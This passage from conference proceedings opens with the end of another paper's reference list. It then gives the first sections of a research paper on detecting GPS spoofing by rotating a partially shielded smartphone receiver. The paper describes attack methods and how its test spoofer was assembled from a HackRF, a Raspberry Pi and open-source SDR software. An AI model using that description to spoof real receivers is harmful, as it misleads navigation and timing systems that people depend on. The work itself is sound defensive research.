[41] Milan Stute, David Kreitschmann, and Matthias Hollick. "Demo: Linux Goes Apple Picking: Cross-Platform Ad hoc Communication with Apple Wireless Direct Link". In: *ACM Conference on Mobile Computing and Networking (MobiCom)*. 2018. DOI: 10.1145/3241539.3267716.

[42] Milan Stute, David Kreitschmann, and Matthias Hollick. "One Billion Apples' Secret Sauce: Recipe for the Apple Wireless Direct Link Ad hoc Protocol". In: *ACM Conference on Mobile Computing and Networking (MobiCom)*. 2018. DOI: 10.1145/3241539.3241566.

[43] Milan Stute, David Kreitschmann, and Matthias Hollick. *The Open Wireless Link Project*. 2018. URL: https://owlink.org.

[44] Milan Stute, Sashank Narain, Alex Mariotto, Alexander Heinrich, David Kreitschmann, Guevara Noubir, and Matthias Hollick. "A Billion Open Interfaces for Eve and Mallory: MitM, DoS, and Tracking Attacks on iOS and macOS Through Apple Wireless Direct Link". In: *USENIX Security Symposium*. 2019. URL: https://www.usenix.org/conference/usenixsecurity19/presentation/stute.

[45] Pierre B. Vandwalle, Tashbeeb Haque, Andreas Wolf, and Saravanan Balasubramaniyan. *Method and Apparatus for Cooperative Channel Switching*. U.S. Patent 9491593. 2016.

[46] Pierre B. Vandwalle, Christiaan A. Hartman, Robert Stacey, Peter N. Heerboth, and Tito Thomas. *Synchronization of Devices in a Peer-to-Peer Network Environment*. U.S. Patent 9473574. 2016.

[47] Mathy Vanhoef and Frank Piessens. "Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2". In: *ACM Conference on Computer and Communications Security (CCS)*. 2017. DOI: 10.1145/3133956.3134027.

[48] Mathy Vanhoef and Eyal Ronen. "Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd". In: *IEEE Symposium on Security & Privacy (S&P)*. 2020. DOI: 10.1109/SP40000.2020.00031.

[49] Wireshark Foundation and contributors. *Wireshark*. URL: https://www.wireshark.org.

Stars Can Tell: A Robust Method to Defend against GPS Spoofing Attacks using Off-the-shelf Chipset



Shinan Liu*, Xiang Cheng*†, Hanchao Yang†, Yuanchao Shu‡,
Xiaoran Weng§, Ping Guo¶, Kexiong (Curtis) Zeng††, Gang Wang‡‡,
Yaling Yang†
University of Chicago, †Virginia Tech, ‡Microsoft Research,
§University of Electronic Science and Technology of China,
¶City University of Hong Kong, ††Facebook, ‡‡University of Illinois at Urbana-Champaign
shinanliu@uchicago.edu, {xiangcheng, hcyang, yyang8}@vt.edu, yuanchao.shu@microsoft.com,
xiaoranweng@outlook.com, pingguo5-c@my.cityu.edu.hk, curtiszeng@fb.com, gangw@illinois.edu

Abstract

The GPS has empowered billions of users and various critical infrastructures with its positioning and time services. However, GPS spoofing attacks also become a growing threat to GPS-dependent systems. Existing detection methods either require expensive hardware modifications to current GPS devices or lack the basic robustness against sophisticated attacks, hurting their adoption and usage in practice.

In this paper, we propose a novel GPS spoofing detection framework that works with off-the-shelf GPS chipsets. Our basic idea is to rotate a one-side-blocked GPS receiver to derive the angle-of-arrival (AoAs) of received signals and compare them with the GPS constellation (consists of tens of GPS satellites). We first demonstrate the effectiveness of this idea by implementing a smartphone prototype and evaluating it against a real spoofer in various field experiments (in both open air and urban canyon environments). Our method achieves a high accuracy (95%–100%) in 5 seconds. Then we implement an adaptive attack, assuming the attacker becomes aware of our defense method and actively modulates the spoofing signals accordingly. We study this adaptive attack and propose enhancement methods (using the rotation speed as the "secret key") to fortify the defense. Further experiments are conducted to validate the effectiveness of the enhanced defense.

1 Introduction

The Global Positioning System (GPS) is a satellite-based system that provides geolocation and time information to GPS receivers anywhere on or near the Earth [5]. In addition to military usage, GPS also supports a wide range of civilian applications that require positioning services such as vehicle navigation, drone/boat operation, cargo tracking, and farm automation. Critical infrastructures such as cellular networks, financial systems, and power grids also rely on civilian GPS's time service to obtain globally synchronized time information.

Unfortunately, civilian GPS is known to be vulnerable to spoofing attacks [50, 53]. Adversaries can generate and transmit falsified GPS signals to take control of the victim's GPS device, producing the wrong location and time information to affect the dependent systems. Existing works have demonstrated GPS spoofing attacks in various applications, including diverting a luxury yacht from Monaco to Greece [1, 6], attacking the road navigation system [31, 56], and manipulating sensor-fusion algorithms on self-driving cars [44].

In recent years, there is a growing concern about GPS spoofing threat, considering the increasing number of devices (e.g., IoT devices, robots, autonomous vehicles) that are equipped with GPS sensors. Meanwhile, the software and hardware tools needed to launch the attack are becoming increasingly accessible. For example, software-defined radio platforms [10] have significantly reduced the cost of generating GPS signals. Recent studies show that a portable and programmable spoofer only costs about $200 [26, 56].

GPS Spoofing Defense. To address the threat of GPS spoofing, various solutions are proposed. Unfortunately, few are adopted in practice. Existing techniques either require significant modifications to the current GPS devices or need specialized hardware (i.e., *high deployment cost*), or are *not robust* against sophisticated attackers. For example, one solution is to introduce encryption and authentication mechanisms to civilian GPS [16, 42]. However, the estimated cost can be multi-billion dollars given the need to modify the satellites and existing GPS receivers. Alternatively, researchers have proposed to collect advanced measurement data about GPS signals to detect anomalies [25, 39, 40]. Due to the need for special hardware (e.g., antenna-array), these methods can only be realized on software-defined radio platforms or a limited set of GPS receivers equipped with enhanced chipsets.

To reduce the cost, other software-based methods aim to detect sudden changes of the GPS signals [14]. However, recent works show that advanced attackers can use a

*Both authors contributed equally to the project.

"smooth-takeover" method to avoid sudden signal changes during spoofing [14, 56]. Researchers also propose to cross-check GPS signals with other information sources such as WiFi/Cellular access points, and other Global Navigation Satellite System (GNSS) such as Galileo and GLONASS [13]. The problem is these alternative information channels can also be manipulated [47], and the ground infrastructures such as cellular towers are not dense enough for cross-validation.

Our Proposal. In this paper, we investigate new anti-spoofing techniques aiming to achieve both *high robustness* and *low cost*. We propose software-based methods to detect spoofing attacks that work for off-the-shelf GPS chipsets. The key idea is to measure and analyze GPS signals to derive the angle-of-arrival (AoA), based on the intuitions that attackers cannot (easily) emulate the physical angle-of-arrival of GPS signals from tens of GPS satellites around Earth simultaneously. Unlike traditional methods to derive AoA (which require expensive hardware such as large antenna-arrays [8, 25, 40]), our idea is to place a signal-blocking shield on one side of the GPS receiver while rotating the GPS receiver with the shield. Experimentally, we show that the physical rotation could simulate the effect of a directional antenna to estimate AoA for spoofing detection.

Based on these ideas, we first design defense methods by deriving and analyzing the AoAs across different GPS satellites. These methods are experimentally validated to be effective against *basic attackers* who are not aware of the presence of the defense. To explore to what extend the *adaptive attackers* can mimic the legitimate GPS signals when they are aware of our defenses, we further implemented an adaptive attack. We find that adaptive attackers can modulate the spoofing signals to eliminate many of the AoA artifacts. However, this adaptation is highly dependent on key information about the victim GPS device such as the rotation speed and the facing angle. Based on this observation, we then develop advanced defense methods by using the rotation speed and the facing angle as the "secret key". Fundamentally, the defender has full control of the rotation speed and can even change it in real-time. This makes the defense more robust because (1) the attacker has low visibility of the receiver's precise rotation speed and real-time facing angle, and (2) it is extremely difficult to adapt the spoofing modulation in real-time.

Implementation and Evaluation. We implemented our defense methods in a smartphone app. For the evaluation, we also built a programmable GPS spoofer using software-defined radios which supported both the basic attack and the adaptive attack. We performed real-world experiments with the spoofer and the prototype mobile app while complying with ethical and legal guidelines (see Section 6.2). We tested human body and metal sheet as the signal blocking materials (for different deployment scenarios), and confirmed that both materials are effective. Our experiments showed that the defense methods could detect the *basic* spoofing attacks with 100% accuracy within 5 seconds in "open air" and 20 seconds in "urban canyon", respectively. Against adaptive attackers, our advanced methods also demonstrated effectiveness (with slightly longer detection time) with detection accuracy of 95% in "open air" and 80% in "urban canyon".

Contributions: We make the following contributions:

- First, we proposed a new method for GPS spoofing detection that works on off-the-shelf GPS chipsets. The method leverages the idea of rotation and partial blockage to emulate the function of a directional antenna to facilitate spoofing detection.
- Second, we explored both basic attacks and adaptive attacks (i.e., adversaries are aware of our defense), and introduced additional measures to fortify the defense.
- Third, we implemented proposed methods (as a mobile app) and the adaptive attacks (using software-defined radios). Field experiments were conducted under various conditions to validate the effectiveness of our defenses.

To facilitate future research, we release code of our defense prototypes and analytical tools [1].

2 Background and Related Work

2.1 GPS Spoofing Attack

GPS is one of the Global Navigation Satellite Systems (GNSS). Today's GPS contains 31 satellites in medium Earth orbit, each equipped with a synchronized atomic clock. The satellites continuously broadcast GPS information using Coarse/Acquisition (C/A) code on the L1 band at 1575.42 MHz and encrypted precision (P/Y) code on the L2 band at 1227.60 MHz with 50 bps data rate. The GPS receiver can use the received information to calculate its own longitude, latitude, and altitude. Note that only authorized U.S. military receivers can use the P(Y) code. Civilian receivers can only get access to C/A code which is not encrypted.

Civilian GPS equipment is known to be vulnerable to spoofing attacks [24, 53]. In a spoofing attack, the attacker first lures the victim GPS receiver to migrate from the legitimate signal to the spoofing signal. This takeover phase can be either "brute-forced" or "smooth". In a brute-force attack, the false signals are transmitted at high power, causing the victim to lose track of the satellites and locking onto the stronger spoofing signals during the signal reacquisition process. Brute-force takeover is easy to implement but will cause abnormal jumps in the received signal strength or the computed clocks. In comparison, a smooth takeover is more stealthy. It begins by transmitting signals synchronized with the legitimate signals and then gradually overpowering the

[1] https://github.com/shinan6/robust-gps-antispoofing




Figure 1: A comparison with existing anti-spoofing methods.

legitimate signals to cause the migration. Smooth takeover requires specialized hardware to perform real-time tracking and synchronization with the legitimate signals, which is more costly [18, 33]. Once the receiver locks on the spoofing signal, the attacker can manipulate the GPS receiver by either shifting the signals' arrival time or modifying the navigation messages [33, 34, 37].

Existing works have demonstrated GPS spoofing attacks in various applications. Examples include diverting a luxury yacht from Monaco to Greece [1, 6], misleading road navigation systems [31, 56], and manipulating sensor-fusion algorithms on self-driving cars [44]. In addition to location spoofing, the timing service provided by GPS is also vulnerable. For instance, in 2012, a single GPS spoofer manipulated timestamps of Phasor Measurement Units (PMU) in power grids [45]. In 2008, the London Stock Exchange lost 10 min of timing information due to a GPS jamming attack [53].

2.2 Existing Anti-spoofing Methods

We use Figure 1 to discuss existing GPS anti-spoofing methods from two dimensions: the cost of modifying existing software and hardware stacks in GPS equipment, and the robustness in detecting attacks.

Receiver Autonomous Integrity Monitoring. Receiver Autonomous Integrity Monitoring (RAIM) is designed for integrity checks on GPS signals. It handles non-adversarial errors caused by natural signal propagation disturbance such as ionospheric dispersion. However, RAIM cannot detect advanced GPS attacks (e.g., smooth takeover attacks) [37].

Checking Additional Info Sources. Researchers have proposed to cross-check GPS readings with additional information sources including Inertial Measurement Units (IMUs) [9, 17, 48] and Inertial Navigation System (INS) [49]. However, IMU and INS systems suffer from significant drift and deviation errors [7, 54] and hence are ineffective in detecting spoofing attacks that gradually deviate from true locations.

Other works propose to check external information offered by wireless infrastructures such as Network Time Protocol [12], Precision Time Protocol, WiFi, Cellular, Bluetooth, Bands of GPS L2 or L1 P(Y) [35], and other GNSS systems (Galileo, Beidou, GLONASS) [13]. However, not all the chipsets on commodity devices (e.g., smartphones) can receive multi-source information. Also, advanced adversaries can still launch attacks on these wireless channels to alter the location/timing information or simply jam channels [45–47]. For instance, for cross-constellation comparison based methods, multi-frequency, multi-constellation spoofers can overcome their defenses. Such spoofers can be realized in low-cost SDR [13] and are also commercialized [3]. Finally, many of these methods also require a dense deployment of the wireless infrastructures on the ground, which limits their coverage and usability in practice (e.g., in rural areas). Recent works propose specialized defenses for aircraft (or a group of coordinated aerial vehicles) by cross-checking the satellite imagery [55] or checking with other peers in the group [21, 22]. These methods are specialized for (and thus limited to) aircraft and/or multi-receivers.

Signal-processing-based Defenses. This line of defense aims to extract features from real and spoofed signals to detect spoofing. For example, one direction is to detect overpowered spoofing signals by examining Automatic Gain Control (AGC) and Carrier-to-Noise-Density (CN0) measurements [28, 41]. The Auxiliary peak tracking method tracks all GPS signals in the environment to detect incoherence between spoofed and legitimate signals [39]. The fingerprinting method [11] detects fingerprint differences between legitimate signals and spoofing signals.

While these approaches only need a single antenna, they must access low-level hardware information that is not traditionally accessible through software in GPS receivers. As such, these methods can only be realized on software-defined radio platforms or a limited set of GPS receivers equipped with enhanced GNSS chipsets (i.e., not widely deployable).

AoA-based Defenses. Angle of Arrival (AoA) based defenses leverage multi-receiver or specialized antennas (e.g., arrays, dual-polarization) to estimate the direction of GPS signals. These methods detect spoofing attacks by identifying abnormal AoA estimations [8, 25, 29, 40] or abnormal carrier phase changes during motion [38]. AoA is recognized as a robust defense method [30], but the high costs of specialized hardware become the barrier to their adoption in practice. For example, specialized lab-built antennas (such as GALANT [27] and Stanford PCB Dual Polarization Antenna [19, 25]) are not readily available. Similarly, the method described in [38] also requires special hardware (i.e., USRP and a patch antenna) to access highly accurate phase information. Thus, it is not supported by most off-the-shelf GPS chips. Commercial phased antenna arrays (with GPS band) could cost thousands or tens of thousands of dollars [4].

Cryptography-based Defenses. Crypto-based solution is to introduce encryption and authentication schemes to civilian GPS [16, 42, 52]. However, this is also the most costly approach (estimated cost of multi-billion dollars) since it demands changes in both the satellites and existing GPS receivers. More importantly, this approach is not backward-compatible with existing billions of GPS chipsets.

Our Method. We seek to design spoofing detection methods for GPS devices with off-the-shelf chipsets. The goal is to strike the balance between cost and robustness.

3 Threat Model

Before describing our defense methods, we first introduce the threat model. The goal of the attacker is to stealthily manipulate the location computation of a target GPS receiver (victim) by generating spoofing GPS signals. We assume the attacker owns a powerful state-of-the-art spoofer that can launch "smooth takeover" without causing anomalies during the takeover phase. Like most spoofing attacks, we assume the attacker has no physical access to the GPS receiver and cannot impose any physical alteration, hardware mounting, configuration change, or malware installation on the victim device. The attack can only be launched remotely by transmitting wireless signals on the GPS channel.

In this paper, we assume that the attacker uses a single spoofer to generate GPS signals for practical reasons. While multiple spoofers can generate signals from different angles, these spoofers will require specialized hardware to facilitate precise coordination [18]. Otherwise, the spoofing signals can be easily exposed due to a lack of synchronization. Increasing the number of spoofers will also make it harder to conceal the physical presence of the spoofers. While a multi-spoofer coordination attack is theoretically possible, we do not consider this setup in this paper.

Under this threat model, we consider two types of attacks.

- **Basic Attack:** We assume that the attacker is not aware of the presence of any defense method when launching the attack. We will design and evaluate our defense methods against this basic attack in Section 4, 5 and 6.
- **Adaptive Attack:** We assume the attacker is aware of our defense methods and tries to bypass them. We will describe the details of this adaptive attack in Section 7, and our designs to harden the detection methods in Section 8. Evaluation is presented in Section 9

4 GPS Spoofing Detection: Design Intuitions

We start by describing the key intuitions behind our defense methods. Among the defense methods shown in Figure 1, the Angle of Arrival (AoA) method is widely considered as a robust way to detect spoofed signals [37]. However, AoA measurement requires specialized hardware (e.g., antenna arrays) which incurs a high cost. Our idea is to conduct AoA measurements with off-the-shelf chipsets that are widely available on GPS devices such as smartphones. These chipsets usually only have an omnidirectional GPS antenna, making it challenging to derive AoA directly.

Rotational Blockage Effect. We solve the above problem based on an intuitive idea. Given a GPS receiver, if we place a signal-blocking material close to one side of the receiver, it in effect turns the receiver from omnidirectional to directional. An example radiation pattern is shown in Figure 21 in the Appendix. Considering the frequency bands of GPS signals (1.1 GHz ~1.6 GHz), it is easy to find signal blocking materials. For example, human body, a piece of foil paper, a metal plate, or a tin can are all qualified blocking materials.





Figure 2: An illustration of how to create blockage effect using human body as an obstacle. GPS signal sources can be either legitimate satellites or a GPS spoofer.


If we rotate the GPS receiver along with the blocking material, the received signal strength will fluctuate during the rotation process due to the different receiver gains at different signal arrival angles. The fluctuation patterns provide information regarding the AoA of the GPS signal.

Figure 2 illustrates an example of such a rotation mechanism. A person holds a smartphone (i.e., GPS receiver) over the chest and spins locally. During the spinning process, when the person along with the phone is facing a particular GPS signal source, this signal will be received without any blocking. When the person along with the phone is back facing the signal source, the human body will cause significant attenuation to the signal, which leads to a reduction in the received signal strength (RSS). By analyzing the fluctuation in RSS, we can estimate the AoA of the signal.

Spoofer Implementation and Experiment Setups. To demonstrate the rotational blockage effect, we implement the *basic* GPS spoofing attack by modifying open-source SDR-based GPS projects [10, 26, 36]. This spoofer contains four components: a HackRF One, a Raspberry Pi, a portable power bank, and an antenna. The size of the spoofer is small enough to be placed inside a lunchbox. HackRF One is a Software Defined Radio (SDR) platform, which is used to transmit the spoofing GPS signals. It comes with an SMA-interface omnidirectional antenna with a frequency range of 700–2700 MHZ that covers the civilian GPS band (1575.42 MHz). We use a 10000 mAh power bank as an energy source for the spoofer. A Raspberry Pi 3B (Quad-Core 1.2GHz Broadcom BCM2837 64bit CPU, 1GB RAM) runs our core software for the spoofing attack. This HackRF based spoofer is sufficient for our attack implementation and experiments. While a more sophisticated (and expensive) spoofer might make the takeover more seamless, it does not add much value



(a) Non-spoofing



(b) Basic spoofing attack

Figure 3: CN0 pattern under non-spoofing and *basic spoofing attacks*. Vertical dash lines represent AoEs (the ground-truth angle) of satellites at the time of experiments.

to our experiment since our detection scheme does not rely on take-over anomalies.

As a quick experiment, we set the spoofer 5 meters away from the target smartphone GPS receiver. To measure GPS signals, we developed a prototype Android app which continuously collects GNSS measurements as well as sensors data (accelerometer, gyroscope, and magnetometer). One researcher holds a XIAOMI MIX2 (Android 8.0, Snapdragon 835, supporting GPS L1 Band) over his chest and spins locally to collect GPS signals. We will provide more details for the smartphone prototype, experiment setups, and the ethical considerations of the experiments in Section 6.1.

Initial Measurements. Figure 3 illustrates the different characteristics between spoofing and non-spoofing cases. The results are collected from an open-space CN0 field measurement. We report carrier-to-noise-density ratio (CN0), which is the ratio of received signal power to noise density (a standard metric for signal strength). The unit of CN0 is dB-Hz, and a higher value often results in more precise positioning.

During the non-spoofing experiment, we collect GPS signals from 10 legitimate satellites. For simplicity, we plot Figure 3a using four satellites (ID: 3, 14, 26, 31) whose lines do not overlap with each other. The left figure shows CN0 over time, in which we see periodical changes of signal strength due to the rotation of GPS receiver and blockage. The right figure shows CN0 measurements over different rotation angles, which are derived from IMU sensors in the phone. The colored dots are measured CN0 values while solid curves are fitted curves of measurement results. Dashed vertical lines are the Angle of Ephemeris (AoE) of these GPS satellites, which correspond to the ground-truth angle of satellites and are publicly available at [32]. We observe that (1) different satellites are located at different directions with respect to the receiver; and (2) fitted curves reach the peak value when facing satellites. Also, the results confirm that the blocking effect exists across satellites despite different elevation angles. For instance, during the time of the experiment, satellites ID-3 and ID-14 had an elevation angle of 27.2 degrees and 69.0 degrees, respectively.

Figure 3b shows the results when the GPS signals are generated by a spoofer (basic attack), which have different patterns. We again select satellites whose lines are not completely overlapped. In the left figure, we observe that the spoofed signals from different "simulated satellites" are almost synchronized over time. In the right figure, we observe that the peak of the signal strength is not well aligned with the AoE of the real GPS satellites. Fundamentally, the spoofer is detectable because the diverse AoA of different satellites are difficult to simulate by a single spoofer, especially when the target GPS receiver is rotating (with blockage material) under an unknown/uneven rotational speed. In the following, we will develop spoofing detection methods based on the anomalies in the AoA measurements.

5 Detection Methods for Basic Attack

Based on these intuitions, we next introduce our defense methods against *basic attacks* (where the attacker is not aware of the presence of any defense). There are several challenges to address to detect GPS spoofing signals. First, we need to overcome the noisy CN0 measurements of GPS signals (particularly when there are signal reflections from the nearby environment). Second, the detection needs to be efficient, considering most off-the-shelf chips have a low refresh rate to measure CN0. Below, we introduce three methods with different design trade-offs, namely *AoA-Diff*, *AoA-Dev*, and *CN0-Corr*. Key notations are listed in Table 1.

5.1 AoA-Diff Detection

The most intuitive detection method is to compare GPS signals' Angle-of-Arrival (AoA) with the satellite ground-truth angles calculated from the Ephemeris Dataset (AoE). We called this method as AoA-Diff.

While intuitive, AoA-Diff has some practical challenges. First, it is difficult to always estimate AoA accurately in practice because GPS signals may be reflected by buildings and other surrounding surfaces. Second, to obtain the ground-truth AoE, the receiver needs to provide at least some coarse time and location in order to query the Ephemeris Dataset. While the time information can be obtained from the receiver's internal clock, the location information may be more

Symbol	Definition
G	The GNSS measurements that are being processed
T	A predefined threshold
N	Number of samples in the log file of G
M	Number of satellites
s_i	Satellite ID for the ith satellite
S	Set of satellite IDs, $S = \{s_i \mid i = 1,...,M\}$
AoA	Set of GPS signals' angle-of-arrivals (AoAs), obtained from our measurement algorithm: $AoA = \{aoa_{s_i} \mid s_i \in S\}$
AoE	Set of ground-truth satellite angles calculated from the Ephmeris dataset: $AoE = \{aoe_{s_i} \mid s_i \in S\}$
$CN0$	Carrier-to-Noise-density ratio of the GPS signal
C_{s_i}	Time sequence of CN0 measurements for satellite s_i, $C_{s_i} = [c_{1_{s_i}}, c_{2_{s_i}}, ..., c_{N_{s_i}}]$
A	Time sequence of Azimuth of the GPS receiver, $A = [a_1, a_2, ..., a_N]$
R	Correlation matrix of CN0 of different satellites.
r	Combined correlation coefficient of CN0 sequence of all satellites.
δ_{AoA}	The standard deviation of AoA

Table 1: Notation and definition.

challenging to obtain (given the device is under a spoofing attack). We assume a coarse-grained location (e.g., at the city level) is available.

Considering these challenges, we only treat AoA-Diff as a naive baseline. More specifically, given a satellite s_i, we first compute its AoA (i.e., aoa_{s_i}) based on CN0 measurements and then query the ground-truth satellite angle aoe_{s_i}. We then put all the satellites' AoA and AoE into two separate vectors and calculate their Euclidean distance. If the difference is greater than a threshold T_{diff}, we determine the GPS receiver is under spoofing. Later in Section 6.3, we will evaluate the performance of AoA-Diff in comparison with other proposed methods.

5.2 AoA-Dev Detection

Considering the limitations of AoA-Diff, we next design an *AoA-Dev* method that does not require accurate AoA estimation or precise AoE as the ground-truth. AoA-Dev is short for "AoA standard deviations". The idea is based on the intuition that legitimate signals' AoAs from different satellites are more widespread compared with spoofed signals. Even if there are reflections by nearby objects and buildings, the spoofed signals (from a single spoofer) are likely to be reflected towards similar directions. As such, analyzing the deviations of AoA can overcome the influence of environmental signal reflections.

As shown in Algorithm 1, we first estimate the AoAs of the received signals in lines 2–7. Given a satellite s_i, we take the CN0 measurement sequence C_{s_i} and its corresponding receiver's orientation angles A. This creates a CN0-to-Angle scatter plot (similar to the right figures in Figure 3). We then fit these points into a *Sine* wave curve. We consider the peak

ALGORITHM 1: AoA-Dev Algorithm

Input: G, T_{dev}
Output: AoA, $SpoofFlag$, δ_{AoA}
1: Initialization: $AoA \leftarrow \emptyset$
2: Preprocessing: Obtain $S = \{s_1, s_2, ..., s_M\}$, $C_{s_i} = [c_{1_{s_i}}, c_{2_{s_i}}, ..., c_{N_{s_i}}]$ and $A = [a_1, a_2, ..., a_N]$ from GNSS measurements G
3: **for** *each satellite* s_i **do**
4: Fit CN0-Angle sequence into sine wave curve: $SW_i = fit(A, C_{s_i})$
5: Get angle that resides peak of SW_i: $aoa_{s_i} = getPeakAngle(SW_i)$
6: Append aoa_{s_i} into set AoA: $AoA = append(AoA, aoa_{s_i})$
7: **end for**
8: Compute the mean of aoa_{s_i} in $[0, 2\pi)$: $\overline{AoA} = mean(AoA)$
9: Derive standard deviation: $\delta_{AoA} = \sqrt{\sum_{i=1}^{N} (aoa_{s_i} - \overline{AoA})^2 / (N-1)}$
10: **if** $\delta_{AoA} > T_{dev}$ **then**
11: $SpoofFlag = False$
12: **else**
13: $SpoofFlag = True$
14: **end if**
15: **return** AoA, $SpoofFlag$, δ_{AoA}

of the curve as the AoA of the GPS signal, denoted as aoa_{s_i}. Noted that the rotation angles A are measured in real time by the receiver's IMU sensors. Thus, our algorithm does not require the GPS receiver to rotate at a constant speed.

Given a set of estimated AoAs $\{aoa_{s_i}\}$, we then compute their standard deviation δ_{AoA} in line 8–9. Considering the elements in the set are angles, we need to compute the *circular* standard deviation [20]. For example, the difference between 1° and 359° should be 2° instead of 358°. Here, we map the elements in $\{aoa_{s_i}\}$ onto a unit circle and identify the minimal sized circular curve that covers all the AoAs in the set. Then we map each AoA to their corresponding position in $[0, 2\pi)$. After that, we can compute the standard deviation value, denoted as δ_{AoA}. If δ_{AoA} is below the threshold T_{dev}, we determine the receiver is under spoofing attacks.

Since AoA-Dev is based on the standard deviation of AoAs, it is less sensitive to the inaccuracy of AoA estimations. Also, using standard deviation makes AoA-Dev less sensitive to the sensor biases/noises that may affect the measured rotation angles (i.e., azimuth A).


5.3 CN0-Corr Detection

The above method still needs to infer the AoAs of the received GPS signals, which requires the GPS receiver to rotate at least a full circle. The next method, called *CN0-Corr*, could potentially reduce the required CN0 measurements. CN0-Corr is based on the observation that CN0 measurements of spoofed signals from different satellites are more synchronized in time domain (see Figure 3b) compared to non-spoofing cases. We can capture this pattern by running a cross-correlation between the received signals as shown in Figure 4.

As shown in Algorithm 2, we compute the correlation coefficient of every pair of satellites' CN0 time sequences.

ALGORITHM 2: CN0-Corr Algorithm

Input: G, T_{corr}
Output: $SpoofFlag$
Initialization: $R \leftarrow \emptyset$, $timewindow = \{1, 2, ..., N\}$
Preprocessing: Obtain $S = \{s_1, s_2, ..., s_M\}, C_{s_i} = [c_{1s_i}, c_{2s_i}, ..., c_{Ns_i}]$ from GNSS measurements G
for $i, j <= M$ **do**
    Measure normalized cross correlation between s_i and s_j, $R_{i,j} = XCorr(C_{s_i}, C_{s_j}^T)$
end for
Calculate combined correlation coefficient, $r = \frac{1}{M}(\sum_{i=1}^{M}\sum_{j=1}^{M} R_{i,j} - \sum_{i=1}^{M} R_{i,i})$
if $r > T_{corr}$ **then**
    $SpoofFlag = True$
else
    $SpoofFlag = False$
end
return $SpoofFlag$



(a) Nonspoofing (b) Spoofing

Figure 4: Correlation coefficients between normalized CN0-Time sequences from different satellites in spoofing and non-spoofing scenarios. Lines of different colors represent different satellites. Note that 4b has the same number of lines as 4a but the lines are overlapped with each other.

Then we map the pair-wised values into a matrix R, where each element $R_{i,j}$ indicates the similarity between signal s_i and signal s_j. To estimate the overall similarity, we add up all the $R_{i,j}$ except for the diagonal element $R_{i,i}$, and normalize the summation by the number of satellite M to get the combined correlation coefficient r. If r is larger than the threshold T_{corr}, we regard the receiver is under spoofing attacks.

The amount of data required for CN0-Corr is small because this method does not require users to rotate one or multiple full circles to estimate the correlation. In addition, this method does not need sensors to report rotation angle, and thus is less susceptible to sensor noises.

6 Evaluation: Basic Spoofing Detection

To evaluate the proposed methods, we first implemented the prototype of the defense methods as a smartphone app. Then we used the app to perform real-world field experiments with the spoofer we built in Section 4.

6.1 Smartphone Prototype

We implemented the detection schemes in an Android app. The app is used as a proof-of-concept for evaluation — it is possible to implement the defenses in other ways (more discussions are in Section 10). We implemented the data collection and AoA analysis parts based on an open-source GnssLogger framework [15]. The app has been tested over multiple phone models, including Xiaomi MIX2 (Android 8.0, Snapdragon 835, supporting GPS L1 Band), Xiaomi MI8 (Android 8.1, Broadcom BCM47755 chip, supporting GPS L1 and L5 bands), and Xiaomi Redmi Note 7 (Android 9.0, Snapdragon 660, supporting GPS L1 Band).

The app collects both GNSS measurements from GPS sensors and position sensor data from the accelerometer, gyroscope and magnetic sensors using the system APIs. We first filter out invalid GNSS measurements by verifying their tracking state (i.e., the signals must be locked, and TOW decoded). Then we extract AoE and CN0 readings for each satellite. The phone's azimuth readings are derived from position sensor data and are paired with CN0 readings according to the timestamp.

6.2 Experiment Setup

In the field experiment, a victim phone was placed at a fixed location to perform rotation. The defense app was running on the phone to collect the GNSS measurements and azimuth reading. The rotation speed of the victim phone was about 12 seconds per rotation cycle (on average). Recall that our algorithms do not require the receiver to rotate at a constant speed, and thus the rotation speed does not need to be perfectly controlled. The rotation duration for each experiment was set to at least 30 seconds (rotating about 2.5 cycles). Empirically, this is more than sufficient for AoA analysis to converge—we rotated a bit longer than needed to gather extra data points to experiment with different parameters. The distance between the victim phone and the spoofer ranged from 1 to 15 meters, and the elevation angle of the spoofer ranged from 10 to 30 degrees. By default, the spoofer set the victim's spoofing location to a nearby town, which was about 11 km away from the true location.

Blocking Materials. To evaluate the impact of different blocking materials, we consider two different types:

- *Human Body*: The phone is held by a researcher in front of the researcher's chest. The human body is acting as the blocking material.
- *Metal*: We use a $33cm \times 36cm$ 176 layered aluminum foil sheet and attach it to one side of the phone.

The reason for testing metal-based shield is to set up the groundwork for implementing the defense for other systems beyond smartphones (e.g., automobiles and ships). The material should have enough blockage effect on GPS signals, and

should not affect the magnetic field if a compass is used to obtain orientation data. Aluminum foil satisfies both requirements. To make the metal spin together with the phone, we use a bookend as the support and place them together on a plastic turntable. A picture for the metal blockage setup is shown in Figure 20 in the Appendix.

In both cases, the back of the smartphone is attached to the shield with the screen facing out.

